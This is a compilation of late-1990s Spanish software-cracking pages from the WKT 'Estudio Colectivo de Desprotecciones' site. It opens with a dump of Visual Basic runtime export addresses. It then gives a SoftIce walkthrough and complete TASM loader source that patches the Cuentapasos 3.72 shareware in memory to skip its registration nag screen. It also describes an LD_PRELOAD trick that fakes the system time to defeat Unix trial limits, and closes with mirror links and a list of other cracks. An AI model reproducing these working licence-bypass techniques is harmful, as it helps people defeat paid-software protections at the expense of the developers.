Addr:0F0496B1 Ord: 467 (01D3h) Name: __vbaVarSetVar
Addr:0F0D2D09 Ord: 468 (01D4h) Name: __vbaVarSetVarAddref
Addr:0F1024CD Ord: 469 (01D5h) Name: __vbaVarSub
Addr:0F10BB8D Ord: 470 (01D6h) Name: __vbaVarTextCmpEq
Addr:0F10BBF9 Ord: 471 (01D7h) Name: __vbaVarTextCmpGe
Addr:0F10BC2F Ord: 472 (01D8h) Name: __vbaVarTextCmpGt
Addr:0F10BC65 Ord: 473 (01D9h) Name: __vbaVarTextCmpLe
Addr:0F10BC9B Ord: 474 (01DAh) Name: __vbaVarTextCmpLt
Addr:0F10BBC3 Ord: 475 (01DBh) Name: __vbaVarTextCmpNe
Addr:0F0E0E72 Ord: 476 (01DCh) Name: __vbaVarTextLike
Addr:0F0E0EF9 Ord: 477 (01DDh) Name: __vbaVarTextLikeVar
Addr:0F10B9E9 Ord: 478 (01DEh) Name: __vbaVarTextTstEq
Addr:0F10BA1B Ord: 479 (01DFh) Name: __vbaVarTextTstGe
Addr:0F10BA34 Ord: 480 (01E0h) Name: __vbaVarTextTstGt
Addr:0F10BA4D Ord: 481 (01E1h) Name: __vbaVarTextTstLe
Addr:0F10BA66 Ord: 482 (01E2h) Name: __vbaVarTextTstLt
Addr:0F10BA02 Ord: 483 (01E3h) Name: __vbaVarTextTstNe

Addr:0F10B99E Ord: 484 (01E4h) Name: __vbaVarTstEq
Addr:0F10B9B7 Ord: 485 (01E5h) Name: __vbaVarTstGe
Addr:0F101F8A Ord: 486 (01E6h) Name: __vbaVarTstGt
Addr:0F10B9D0 Ord: 487 (01E7h) Name: __vbaVarTstLe
Addr:0F1032B4 Ord: 488 (01E8h) Name: __vbaVarTstLt
Addr:0F10209F Ord: 489 (01E9h) Name: __vbaVarTstNe
Addr:0F10B5FF Ord: 490 (01EAh) Name: __vbaVarXor
Addr:0F109CC3 Ord: 491 (01EBh) Name: __vbaVargObj
Addr:0F109D2B Ord: 492 (01ECh) Name: __vbaVargObjAddref
Addr:0F109D93 Ord: 493 (01EDh) Name: __vbaVargUnk
Addr:0F109DF5 Ord: 494 (01EEh) Name: __vbaVargUnkAddref
Addr:0F0D2D45 Ord: 495 (01EFh) Name: __vbaVerifyVarObj
Addr:0F0D65BC Ord: 496 (01F0h) Name: __vbaWriteFile
Addr:0F0E78A1 Ord: 497 (01F1h) Name: _adj_fdiv_m16i
Addr:0F0E7809 Ord: 498 (01F2h) Name: _adj_fdiv_m32
Addr:0F0E78D5 Ord: 499 (01F3h) Name: _adj_fdiv_m32i
Addr:0F0E7855 Ord: 500 (01F4h) Name: _adj_fdiv_m64
Addr:0F0E7344 Ord: 501 (01F5h) Name: _adj_fdiv_r
Addr:0F0E79A1 Ord: 502 (01F6h) Name: _adj_fdivr_m16i
Addr:0F0E7909 Ord: 503 (01F7h) Name: _adj_fdivr_m32
Addr:0F0E79D5 Ord: 504 (01F8h) Name: _adj_fdivr_m32i
Addr:0F0E7955 Ord: 505 (01F9h) Name: _adj_fdivr_m64
Addr:0F0E7F91 Ord: 506 (01FAh) Name: _adj_fpatan
Addr:0F0E7C24 Ord: 507 (01FBh) Name: _adj_fprem
Addr:0F0E7EDC Ord: 508 (01FCh) Name: _adj_fprem1
Addr:0F0E7F94 Ord: 509 (01FDh) Name: _adj_fptan
Addr:0F0EA765 Ord: 510 (01FEh) Name: _allmul
Addr:0F00B87E Ord: 512 (0200h) Name: rtcLeftBstr
Addr:0F00B8FD Ord: 513 (0201h) Name: rtcLeftVar
Addr:0F012425 Ord: 514 (0202h) Name: rtcRightBstr
Addr:0F0123C4 Ord: 515 (0203h) Name: rtcRightVar
Addr:0F03C89B Ord: 516 (0204h) Name: rtcAnsiValueBstr
Addr:0F03A4D7 Ord: 517 (0205h) Name: rtcLowerCaseBstr
Addr:0F03A479 Ord: 518 (0206h) Name: rtcLowerCaseVar
Addr:0F0122F0 Ord: 519 (0207h) Name: rtcTrimBstr
Addr:0F0DF23C Ord: 520 (0208h) Name: rtcTrimVar
Addr:0F0DF2B5 Ord: 521 (0209h) Name: rtcLeftTrimBstr
Addr:0F0DF2DA Ord: 522 (020Ah) Name: rtcLeftTrimVar
Addr:0F0DF4BC Ord: 523 (020Bh) Name: rtcRightTrimBstr
Addr:0F0DF4E1 Ord: 524 (020Ch) Name: rtcRightTrimVar
Addr:0F0DF81E Ord: 525 (020Dh) Name: rtcSpaceBstr
Addr:0F0DF860 Ord: 526 (020Eh) Name: rtcSpaceVar
Addr:0F0DF88E Ord: 527 (020Fh) Name: rtcUpperCaseBstr
Addr:0F0DF8B3 Ord: 528 (0210h) Name: rtcUpperCaseVar
Addr:0F01272A Ord: 529 (0211h) Name: rtcKillFiles

Addr:0F0D5C7F Ord: 530 (0212h) Name: rtcChangeDir
Addr:0F0D5CA2 Ord: 531 (0213h) Name: rtcMakeDir
Addr:0F0D5CB3 Ord: 532 (0214h) Name: rtcRemoveDir
Addr:0F0D6033 Ord: 533 (0215h) Name: rtcChangeDrive
Addr:0F0D3A18 Ord: 534 (0216h) Name: rtcBeep
Addr:0F022D75 Ord: 535 (0217h) Name: rtcGetTimer
Addr:0F050519 Ord: 536 (0218h) Name: rtcStrFromVar
Addr:0F01BCE6 Ord: 537 (0219h) Name: rtcBstrFromAnsi
Addr:0F0D6626 Ord: 538 (021Ah) Name: rtcPackDate
Addr:0F0D668A Ord: 539 (021Bh) Name: rtcPackTime
Addr:0F0D66F4 Ord: 540 (021Ch) Name: rtcGetDateValue
Addr:0F0D676C Ord: 541 (021Dh) Name: rtcGetTimeValue
Addr:0F0D686F Ord: 542 (021Eh) Name: rtcGetDayOfMonth
Addr:0F0D6931 Ord: 543 (021Fh) Name: rtcGetHourOfDay
Addr:0F0D6978 Ord: 544 (0220h) Name: rtcGetMinuteOfHour
Addr:0F0D6828 Ord: 545 (0221h) Name: rtcGetMonthOfYear
Addr:0F01B4AC Ord: 546 (0222h) Name: rtcGetPresentDate
Addr:0F0D69BF Ord: 547 (0223h) Name: rtcGetSecondOfMinute
Addr:0F0D6A8A Ord: 548 (0224h) Name: rtcSetDateVar
Addr:0F0D6AD7 Ord: 549 (0225h) Name: rtcSetDateBstr
Addr:0F0D6CD5 Ord: 550 (0226h) Name: rtcSetTimeVar
Addr:0F0D6D30 Ord: 551 (0227h) Name: rtcSetTimeBstr
Addr:0F0D68B6 Ord: 552 (0228h) Name: rtcGetDayOfWeek
Addr:0F0D67E1 Ord: 553 (0229h) Name: rtcGetYear
Addr:0F0D7D20 Ord: 554 (022Ah) Name: rtcFileReset
Addr:0F0D7DBD Ord: 555 (022Bh) Name: rtcFileAttributes
Addr:0F05E65B Ord: 556 (022Ch) Name: rtcIsArray
Addr:0F0D3A44 Ord: 557 (022Dh) Name: rtcIsDate
Addr:0F0D3B2C Ord: 558 (022Eh) Name: rtcIsEmpty
Addr:0F0D3B43 Ord: 559 (022Fh) Name: rtcIsError
Addr:0F0D3B5E Ord: 560 (0230h) Name: rtcIsNull
Addr:0F0D3B77 Ord: 561 (0231h) Name: rtcIsNumeric
Addr:0F0D3CA9 Ord: 562 (0232h) Name: rtcIsObject
Addr:0F0506E7 Ord: 563 (0233h) Name: rtcVarType
Addr:0F0D8118 Ord: 564 (0234h) Name: rtDecFromVar
Addr:0F0D7D4A Ord: 565 (0235h) Name: rtcFileWidth
Addr:0F0DCF9D Ord: 566 (0236h) Name: rtcInputCount
Addr:0F0DCF6C Ord: 567 (0237h) Name: rtcInputCountVar
Addr:0F0DE054 Ord: 568 (0238h) Name: rtcFileSeek
Addr:0F0DE19D Ord: 569 (0239h) Name: rtcFileLocation
Addr:0F0DE230 Ord: 570 (023Ah) Name: rtcFileLength
Addr:0F0D7E39 Ord: 571 (023Bh) Name: rtcEndOfFile
Addr:0F05D268 Ord: 572 (023Ch) Name: rtcHexBstrFromVar
Addr:0F05D22E Ord: 573 (023Dh) Name: rtcHexVarFromVar
Addr:0F0D8D4B Ord: 574 (023Eh) Name: rtcOctBstrFromVar

Addr:0F0D8E54 Ord: 575 (023Fh) Name: rtcOctVarFromVar
Addr:0F054278 Ord: 576 (0240h) Name: rtcFileCopy
Addr:0F0D5D5F Ord: 577 (0241h) Name: rtcFileDateTime
Addr:0F036192 Ord: 578 (0242h) Name: rtcFileLen
Addr:0F0D5E2D Ord: 579 (0243h) Name: rtcGetFileAttr
Addr:0F0D5E62 Ord: 580 (0244h) Name: rtcSetFileAttr
Addr:0F0DD1FE Ord: 581 (0245h) Name: rtcR8ValFromBstr
Addr:0F0D3CC3 Ord: 582 (0246h) Name: rtcSin
Addr:0F0D3CEC Ord: 583 (0247h) Name: rtcCos
Addr:0F0D3D15 Ord: 584 (0248h) Name: rtcTan
Addr:0F0D3D45 Ord: 585 (0249h) Name: rtcAtn
Addr:0F01F4E5 Ord: 586 (024Ah) Name: rtcExp
Addr:0F01F0FC Ord: 587 (024Bh) Name: rtcLog
Addr:0F01F42A Ord: 588 (024Ch) Name: rtcRgb
Addr:0F050A8D Ord: 589 (024Dh) Name: rtcQBColor
Addr:0F0D7F70 Ord: 590 (024Eh) Name: rtcMacId
Addr:0F060C0A Ord: 591 (024Fh) Name: rtcTypeName
Addr:0F05BD16 Ord: 592 (0250h) Name: rtcIsMissing
Addr:0F004A95 Ord: 593 (0251h) Name: rtcRandomNext
Addr:0F03AE08 Ord: 594 (0252h) Name: rtcRandomize
Addr:0F0D405A Ord: 595 (0253h) Name: rtcMsgBox
Addr:0F0D4253 Ord: 596 (0254h) Name: rtcInputBox
Addr:0F0D3D95 Ord: 597 (0255h) Name: rtcAppActivate
Addr:0F0261B4 Ord: 598 (0256h) Name: rtcDoEvents
Addr:0F0475F8 Ord: 599 (0257h) Name: rtcSendKeys
Addr:0F0D0A69 Ord: 600 (0258h) Name: rtcShell
Addr:0F1099BA Ord: 601 (0259h) Name: rtcArray
Addr:0F0D3A21 Ord: 605 (025Dh) Name: rtcGetErl
Addr:0F04EC33 Ord: 606 (025Eh) Name: rtcStringBstr
Addr:0F04EBF6 Ord: 607 (025Fh) Name: rtcStringVar
Addr:0F01BD44 Ord: 608 (0260h) Name: rtcVarBstrFromAnsi
Addr:0F0D7009 Ord: 609 (0261h) Name: rtcGetDateBstr
Addr:0F01B62E Ord: 610 (0262h) Name: rtcGetDateVar
Addr:0F0D70CD Ord: 611 (0263h) Name: rtcGetTimeBstr
Addr:0F0D6FB8 Ord: 612 (0264h) Name: rtcGetTimeVar
Addr:0F058DD8 Ord: 613 (0265h) Name: rtcVarStrFromVar
Addr:0F0D3D50 Ord: 614 (0266h) Name: rtcSqr
Addr:0F0D4678 Ord: 615 (0267h) Name: rtcIMEStatus
Addr:0F012378 Ord: 616 (0268h) Name: rtcLeftCharBstr
Addr:0F00B8C4 Ord: 617 (0269h) Name: rtcLeftCharVar
Addr:0F0DED66 Ord: 618 (026Ah) Name: rtcRightCharBstr
Addr:0F01238B Ord: 619 (026Bh) Name: rtcRightCharVar
Addr:0F0DD0A7 Ord: 620 (026Ch) Name: rtcInputCharCount
Addr:0F0DD076 Ord: 621 (026Dh) Name: rtcInputCharCountVar
Addr:0F0E0A2C Ord: 622 (026Eh) Name: rtcStrConvVar

Addr:0F0D09C7 Ord: 624 (0270h) Name: rtcGetHostLCID
Addr:0F03AB67 Ord: 625 (0271h) Name: rtcCreateObject
Addr:0F0D2A4B Ord: 626 (0272h) Name: rtcGetObject
Addr:0F0E8E4E Ord: 627 (0273h) Name: rtcAppleScript
Addr:0F00BCF5 Ord: 628 (0274h) Name: rtcMidBstr
Addr:0F0DED79 Ord: 629 (0275h) Name: rtcMidVar
Addr:0F0DEEB5 Ord: 630 (0276h) Name: rtcInStr
Addr:0F00BCB0 Ord: 631 (0277h) Name: rtcMidCharBstr
Addr:0F04306E Ord: 632 (0278h) Name: rtcMidCharVar
Addr:0F0DEE39 Ord: 633 (0279h) Name: rtcInStrChar
Addr:0F0D8592 Ord: 634 (027Ah) Name: rtBstrFromErrVar
Addr:0F0D8ABF Ord: 635 (027Bh) Name: rtBoolFromErrVar
Addr:0F0D83AA Ord: 636 (027Ch) Name: rtCyFromErrVar
Addr:0F0D816C Ord: 637 (027Dh) Name: rtI2FromErrVar
Addr:0F0D81F3 Ord: 638 (027Eh) Name: rtI4FromErrVar
Addr:0F0D826F Ord: 639 (027Fh) Name: rtR4FromErrVar
Addr:0F0D82F5 Ord: 640 (0280h) Name: rtR8FromErrVar
Addr:0F0D8A73 Ord: 641 (0281h) Name: rtcDateFromVar
Addr:0F0D86E2 Ord: 642 (0282h) Name: rtcVarFromVar
Addr:0F0D8722 Ord: 643 (0283h) Name: rtcCVErrFromVar
Addr:0F0D4AC3 Ord: 644 (0284h) Name: VarPtr
Addr:0F040CDA Ord: 645 (0285h) Name: rtcDir
Addr:0F0D5AD8 Ord: 646 (0286h) Name: rtcCurrentDirBstr
Addr:0F0D5A29 Ord: 647 (0287h) Name: rtcCurrentDir
Addr:0F00369C Ord: 648 (0288h) Name: rtcFreeFile
Addr:0F0DF5A5 Ord: 649 (0289h) Name: rtcCompareBstr
Addr:0F019070 Ord: 650 (028Ah) Name: rtcBstrFromFormatVar
Addr:0F0497D5 Ord: 651 (028Bh) Name: rtcBstrFromError
Addr:0F0497A7 Ord: 652 (028Ch) Name: rtcVarFromError
Addr:0F0DED02 Ord: 653 (028Dh) Name: rtcLenCharVar
Addr:0F0DED2B Ord: 654 (028Eh) Name: rtcLenVar
Addr:0F0D8766 Ord: 655 (028Fh) Name: rtcFixVar
Addr:0F0D87CD Ord: 656 (0290h) Name: rtcAbsVar
Addr:0F0D8834 Ord: 657 (0291h) Name: rtcIntVar
Addr:0F0D889B Ord: 658 (0292h) Name: rtcSgnVar
Addr:0F0DC025 Ord: 660 (0294h) Name: rtcVarFromFormatVar
Addr:0F0D72CB Ord: 661 (0295h) Name: rtcDateAdd
Addr:0F0D75AD Ord: 662 (0296h) Name: rtcDateDiff
Addr:0F0D78EA Ord: 663 (0297h) Name: rtcDatePart
Addr:0F0D4693 Ord: 664 (0298h) Name: rtcPartition
Addr:0F0D4991 Ord: 665 (0299h) Name: rtcChoose
Addr:0F04285D Ord: 666 (029Ah) Name: rtcEnvironVar
Addr:0F04288B Ord: 667 (029Bh) Name: rtcEnvironBstr
Addr:0F0D4A4C Ord: 668 (029Ch) Name: rtcSwitch
Addr:0F012135 Ord: 669 (029Dh) Name: rtcCommandBstr

Addr:0F01218E Ord: 670 (029Eh) Name: rtcCommandVar
Addr:0F0E8E55 Ord: 671 (029Fh) Name: rtcSLN
Addr:0F0E8E7A Ord: 672 (02A0h) Name: rtcSYD
Addr:0F0E8ECB Ord: 673 (02A1h) Name: rtcDDB
Addr:0F0E901B Ord: 674 (02A2h) Name: rtcIPMT
Addr:0F0E9107 Ord: 675 (02A3h) Name: rtcPPMT
Addr:0F0E91A5 Ord: 676 (02A4h) Name: rtcPMT
Addr:0F0E9275 Ord: 677 (02A5h) Name: rtcPV
Addr:0F0E9325 Ord: 678 (02A6h) Name: rtcFV
Addr:0F0E93DC Ord: 679 (02A7h) Name: rtcNPer
Addr:0F0E9514 Ord: 680 (02A8h) Name: rtcRate
Addr:0F01B43E Ord: 681 (02A9h) Name: rtcImmediateIf
Addr:0F0E9732 Ord: 682 (02AAh) Name: rtcIRR
Addr:0F0E9A66 Ord: 683 (02ABh) Name: rtcMIRR
Addr:0F0E9BEE Ord: 684 (02ACh) Name: rtcNPV
Addr:0F00D607 Ord: 685 (02ADh) Name: rtcErrObj
Addr:0F0D8B28 Ord: 686 (02AEh) Name: rtUI1FromErrVar
Addr:0F0D8A7F Ord: 687 (02AFh) Name: rtcVarDateFromVar
Addr:0F0E9DFB Ord: 689 (02B1h) Name: rtcGetSetting
Addr:0F0E9FC8 Ord: 690 (02B2h) Name: rtcSaveSetting
Addr:0F0EA0B6 Ord: 691 (02B3h) Name: rtcDeleteSetting
Addr:0F0EA4A7 Ord: 692 (02B4h) Name: rtcGetAllSettings
Addr:0F0DEDF8 Ord: 693 (02B5h) Name: rtcByteValueBstr
Addr:0F0D8BAD Ord: 694 (02B6h) Name: rtcBstrFromByte
Addr:0F0D8BCE Ord: 695 (02B7h) Name: rtcVarBstrFromByte
Addr:0F0DEE14 Ord: 696 (02B8h) Name: rtcCharValueBstr
Addr:0F0D8BFC Ord: 697 (02B9h) Name: rtcBstrFromChar
Addr:0F0D8C43 Ord: 698 (02BAh) Name: rtcVarBstrFromChar
Addr:0F0D7CF9 Ord: 699 (02BBh) Name: rtcSetCurrentCalendar
Addr:0F01B38D Ord: 700 (02BCh) Name: rtcGetCurrentCalendar
Addr:0F0D25C9 Ord: 999 (03E7h) Name: TipInvokeMethod2
Addr:0F0D26F0 Ord:1016 (03F8h) Name: TipInvokeMethod
Addr:0F0EC5A0 Ord:1024 (0400h) Name: IID_IVbaHost
Addr:0F0170E9 Ord:1025 (0401h) Name: EbGetObjConnectionCounts
Addr:0F05A1D9 Ord:2000 (07D0h) Name: CreateIExprSrvObj
Addr:0F0D1387 Ord:2010 (07DAh) Name: EbGetVBAObject

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
progrAmA	**Cuentapasos 3.72**	W95
DEsCripCión	El programa cuentapasos es una utilidad para controlar el gasto telefonico, con los ultimos planes (los bononets) que telefonica a puesto.	
tipo	Shareware	
url	http://www.cuentapasos.com	
protECCión	**Nagscreen con el mensaje de Evaluacion de 30 dias...**	
DiFiCultAD	2) Amateur	
hErrAmiEntAs	SoftIce 3.22, Tasm 5.0, Process Patcher v 2.4 (opcional).	
CrACkEr	**esiel2**	
FEChA	2 de Mayo de 1999	
ComEntArio	Como comentario, no voy a hacerlo estilo Carrascal, sino decir que este crack funciona para el cuentapasos 3.72 con las siguientes caracteristicas: Fichero: cpasos32.exe Tamaño: 531.611 bytes Fecha: 30/3/99 Digo esto, porque me han informado que el autor ha modificado el ejecutable haciendolo mas pequeño, pero todavia no me lo he bajado para comprobarlo. ;)	

Introducción

Lo primero de todo, mandar unos saludetes a tod@s los colegas de la scene del
cracking hispano, ya que segun veo parece que estamos remontando el vuelo, a ver si algun dia llegamos a hacer una pagina semejante a la de +fravia.

Bueno, he escogido este programa porque es bastante popular al menos que yo sepa en españa, y al parecer no habia un crack para el y decidi intentar remediarlo.

Al Atake

Veamos, despues de instalar el programa, al ejecutarlo vemos que nos sale una nagscreen avisandonos que no estamos registrados y que tenemos un periodo tipico de prueba de 30 dias.

Al ser un programa hecho en Visual Basic, nos aseguramos que en el fichero winice.dat del softice este la linea:

EXP=C:\WINDOWS\SYSTEM\MSVBVM50.DLL

Hechas ya las presentaciones, vamos a intentar abordarlo con los siguientes breakpoints que a mi entender son bastantes utiles a la hora de crackear programas hechos en Visual Basic, que son lo siguientes:

rtcDoEvents
rtcMsgBox
__vbaNew
__vbaNew2
rtcInputBox
rtcGetTimer
rtcUpperCaseVar
rtcUpperCaseBstr

Pues bien, el primer paso que tenemos que dar es buscar donde el programa toma la eleccion de seguir cuando nosotros pulsamos aceptar o salir cuando pulsamos el boton correspondiente; de esta lista probamos en esta ocasion con rtcDoEvents, asi que nos vamos
al softice ponemos bpx rtcdoevents, y pulsamos Ctrl-D con lo que volvemos a la nagscreen y pulsamos aceptar; inmediatamente despues volvemos al softice y pulsamos una vez F12 con lo que nos situamos en las siguientes lineas:

Pulsamos F10

```
0137:00474963   call [MSVBVM50!rtcDoEvents]
0137:00474969   mov dword ptr [ebp-04],00000051
0137:00474970   lea ecx,[ebp-64]
```

```
0137:00474973   push ecx
0137:00474974   call [MSVBVM50!rtcGetPresentDate]
0137:0047497A   lea edx,[ebp-64]
...
...
...
```

Vamos pulsando F10

```
...
...
...
0137:004749B2   push edx
0137:004749B3   push 02
0137:004749B5   call [MSVBVM50!rtc__vbaFreeVarList]
0137:004749BB   add esp,0C
0137:004749BE   movsx eax, word ptr [ebp-00D4]
0137:004749C5   test eax,eax        ---> si eax=0 sale, no sigue y termina el
programa.
0137:004749C7   jz 004761B3       ---> si eax=-1 entonces sigue
0137:004749CD   mov dword ptr [ebp-04],00000052
0137:004749D4   cmp dword ptr [0054F200],00
0137:004749DB   jnz 4749F9        ---> Si eres un chico bueno sigue para adelante
                                       en caso contrario si eres un chico malo
                                       se acabo tu andadura.
```

Bueno, bueno, bueno, segun parece hemos encontrado el lugar donde despues de pulsar sobre uno de los dos botones de la nagscreen el programa hace una cosa u otra dependiendo de si aceptas o deseas salir. Luego ya tenemos la direccion donde despues de multiples calculos de conversiones de tipos de datos tipicos del Visual Basic, esquema de proteccion del autor (de la cual se podria hablar en otro tutorial), etc, etc, etc, se dirige el programa. Luego recapitulemos, ya sabemos donde tiene que saltar para proseguir el programa, ahora nos hace falta saber desde donde lo podemos llamar. ¿Que se os ocurre?
a mi personalmente despues de ver lo bien que ha funcionado el breakpoint del rtcDoEvents,
voto por volverlo a usar pero ahora antes de que salga la nagscreen.

Empezamos otra vez, ponemos el breakpoint del rtcDoEvents, y vamos pulsando Ctrl-D hasta uno antes de que salga la famosa nagsreen (tenemos que pulsar 4 veces Ctrl-D)
con lo que nos encontramos con lo siguiente:

* Vamos pulsando F10 *

```
0137:00477D06   call [MSVBVM50!rtcDoEvents]
0137:00477D0C   wait
0137:00477D0D   push 00477D66
0137:00477D12   jmp 00477D5C
...
...
0137:00477D5C   lea ecx,[ebp-24]
0137:00477D5F   call [MSVBVM50!__vbaFreeStr]
```

```
0137:00477D65   ret
0137:00477D66   mov ecx,[ebp-20]
0137:00477D69   mov fs:[00000000],ecx
0137:00477D70   pop edi
0137:00477D71   pop esi
0137:00477D72   pop ebx
0137:00477D73   mov esp,ebp
0137:00477D75   pop ebp
0137:00477D76   ret 0004
...
...
0137:004741D6   call 00476F50    ---> Todo el meollo de la proteccion
0137:004741       mov dword ptr [ebp-04],0000003F  ---> regresa aqui despues
                                                        del anterior ret 0004
0137:004741E2   cmp dword ptr [0054B7AC],00
0137:004741E9   jnz 00474207
....
....
```

Pues bien, a partir del JNZ 00474207 empieza a decir que no estamos registrados, que si es un version de evaluacion, ... Luego si en vez de que ese CALL 00476F50 llame todas las comprobraciones que lleva a cabo ponemos la direccion que obtuvimos antes donde proseguia el programa, VOILA ;).

Cambiamos el call 00476F50 por call 004749F9. Pero Houston, Houston, tenemos un problema, el parche no podemos aplicarlo con un editor hexadecimal (bendito Visual Basic), pues bien aqui tenemos dos opciones:

- Usar el Proccess Patcher v2.4 de thewd
- Usar el Tasm 5.0

Si usas el Tasm 5.0:

```
; Basado en el loader.exe original de Hayras [tNO '98]

; Tienes que usar Tasm 5.0 & import32.lib para compilarlo

; tasm32 /ml crack.asm
; tlink32 /Tpe /aa /ccrack,, <path to> import32.lib
; reemplaza <path to> donde este la libreria import32.lib



.386P
Locals
jumps

.Model Flat ,StdCall
```

```
;Definimos las funciones externas y constantes que necesitamos.

Extrn       MessageBoxA:PROC
Extrn       WaitForInputIdle:PROC

Extrn       WriteProcessMemory:PROC
Extrn       ReadProcessMemory:PROC
Extrn       CreateProcessA:PROC
Extrn       CloseHandle:PROC
Extrn       ExitProcess:PROC


.Data
CSiR_Tag            db 'Lector PE & CRACKER Por esiel2   -1999- ',0
CSiR_Error          db 'Error!!!',0
CSiR_Error1         db 'Algo se jodio...',0
OpenERR_txt         db 'Error con el CreateProcess :(',0
ReadERR_txt         db 'Error con el ReadProcessMemory :(',0
WriteERR_txt        db 'Error con el WriteProcessMemory :P',0
VersionERR_txt      db 'No es la version 3.72 del cuentapasos :(',0
CSiR_ProcessInfo    dd 4 dup (0)
CSiR_StartupInfo    db 48h dup (0)
CSiR_RPBuffer       db 10h dup (0)


CSiR_AppName  db 'cpasos32.EXE',0
fuck          dd 004741d6h
sizeof        dd 5

checkbytes    db 0e8h,075h,02dh,0,0

patch_data_1  db 0e8h,01eh,08h,0,0
patch_size_1  dd 5
patch_addr_1  dd 004741d6h

.Code
Main:
   push    offset CSiR_Tag
   mov     dword ptr [CSiR_StartupInfo],44h
   push    offset CSiR_ProcessInfo
   push    offset CSiR_StartupInfo
   push    0
   push    0
   push    20h
   push    0
   push    0
   push    0
   push    0
   push    offset CSiR_AppName
   call    CreateProcessA
```

```
    test    eax,eax
    jz      OpenERR

Wait4Depack:
    push    LARGE-1
    push    dword ptr [CSiR_ProcessInfo]
    call    WaitForInputIdle

Check_Data:


    push    0
    push    dword ptr [sizeof]
    push    offset CSiR_RPBuffer
    push    dword ptr [fuck]
    push    dword ptr [CSiR_ProcessInfo]
    call    ReadProcessMemory
    test    eax,eax
    jz      ReadERR
    ;...
    ;int 03 ;-)
    cld
    lea     esi, CSiR_RPBuffer
    lea     edi, checkbytes
    mov     ecx, 5
    rep     cmpsb
    jnz     VersionERR
    ;...
Patch_the_mother:
    push    0
    push    dword ptr [patch_size_1]
    push    offset patch_data_1
    push    dword ptr [patch_addr_1]
    push    dword ptr [CSiR_ProcessInfo]
    call    WriteProcessMemory
    test    eax,eax
    jz      WriteERR

Close_This_app:
    push    dword ptr [CSiR_ProcessInfo]
    call    CloseHandle
    push    dword ptr [CSiR_ProcessInfo+4]
    call    CloseHandle

Exit_Proc:
    Push LARGE-1
    Call ExitProcess


VersionERR:
    lea     eax, VersionERR_txt
    jmp     abort
ReadERR:
    lea     eax, ReadERR_txt
```

```
   jmp     abort
OpenERR:
   lea     eax, OpenERR_txt
   jmp     abort
WriteERR:
   lea     eax, WriteERR_txt
abort:
   push 0
   push offset CSiR_Error
   push eax
   push 0
   call MessageBoxA

   jmp Close_This_app

End Main
```

Se acabo por esta vez, espero que me haya explicado bien, hasta otra....

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Programas de evaluación en UNIX**	UNIX
tipo	Sharewares, Demos	
protECCión	**Limitaciones en el tiempo de uso.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	Una Librería dinámica propia : Mi_Time	
CrACkEr	**Bart**	
FEChA	24 de Octubre de 1998	

Introducción

La verdad es que no trabajo en Windows mucho, mi campo en mas bien el Linux, en este caso tengo un truquillo que puede serviros, para saltarse la proteccion de la copias de programas de evaluacion.

Consiste en hacer creer al programa que esta viviendo en un tiempo distinto, gracias a las librerias dinamicas y a la variable de entorno LD_PRELOAD
No se si esto es extensible de algun modo a las DLL de Windoze.

CREO QUE ES VALIDO PARA TODO SISTEMA UNIX, NO FUNCIONA CON PROGRAMAS CON EL BIT DE SUID ACTIVADO, PUES ELLOS NO ACCEPTAN EL LD_PRELOAD.

Al Atake

MODO DE EMPLEO:
Quitar la proteccion al programa "EXE" que tiene cuenta de evaluacion

1) creo funciones de tiempo en una libreria y que tiene tiempo fijado en un momento en el que el programa de evalucion funciona con licencia de 30 dias o lo que sea.

2) uso el programa "strace" y "grep"

```
$strace EXE 2> zz;  grep "time(NULL)" zz;rm zz
time(NULL)                              = 908959851
```

3) aparece un numero: N_time_crack = 908959851
time returns the time since the Epoch (00:00:00 UTC, January 1, 1970), measured in seconds.

4) Mi libreria dinamica:

```
mi_time.so.1.0
```

Se carga antes que la del sistema:

```
$mv EXE EXE.orig
```

asi el fichero EXE es un script ahora (parecido a un .bat del MSDOS)

```
EXE
=======================
export LD_PRELOAD=/lib/libmi_time.so.1.0
EXE.orig
```

5) Incluyo todo en un atachment (Mi_Time)

Un saludo a todos los ECD-mailers.

```
 ____________________________________
|     |\\/\/\/\/\/|   _____________  |
|     |           |  /             \ |
|     |           |  | Elvis is    | |
|     |  __   __  |  |   dead !    | |
|     | |  | |  | |  |             | |
|    C\ |0 | |0 | /O |       bart. | |
|      | "" _ "" |   \_ __________/  |
|      |         |    //             |
|       \'-----'/   --'               |
|   _____/-----\_____                 |
|  /  |           |  \                |
|____________________________________|
```

Linux: The choice of a GNU generation
"My opinions are my own, and I've get *lots* of them!"
****
W98 supports real multitasking - it can boot and crash simultaneously

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Programa xxx**	W95 / W98 / NT
Descripción	xxxx	
Tipo	Trial de 30 dias	
Url	http://www	
Protección	**Nag Screen. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a	
Objetivo	**Simular estar registrados.**	
Cracker	**Fulanito**	
Fecha	xx de Julio de 1999	

Introducción

Al Atake

Última Actualizacion: *01/11/99*

ECD MIRRORS:

Esta es la lista de páginas oficiales para consultar el ECD:

- Crackz Web Site
- http://ecd.tsx.org
- http://w56.org/ecd

Esta última url http://w56.org/ecd es un desvio aleatorio a cualquiera de los mirrors.
Por lo que os recomendamos que lo utiliceis si quereis ponernos un link en vuestra web.

ULTIMAS NOVEDADES:

Saludos a todos! Parece que por fin la Cracking-Scene-Hispana comienza a dar muestras de una gran actividad. Son muchos y muy buenos los artículos que he recibido en estas dos últimas semanas :

1. Cuentapasos v3.75
2. Registry Studio V1.01
3. Code Snippet Creator v1.05: Archivos PE
4. La Memoria en W32: Intro
5. Reversing with ToPo v1.0
6. Lake Clear Animato v1.0c
7. Productos RKS Software
8. Winboost 2000 v1.0.0.1999
9. Kyodai v10.21
10. Quick Heal v5.20
11. Ultraedit v6.20b
12. WinGest v3.5
13. Toggle Mouse v3.4.3
14. WkT! Faq Oficial página 1
15. WkT! Faq Oficial página 2
16. WkT! Faq Oficial página 3

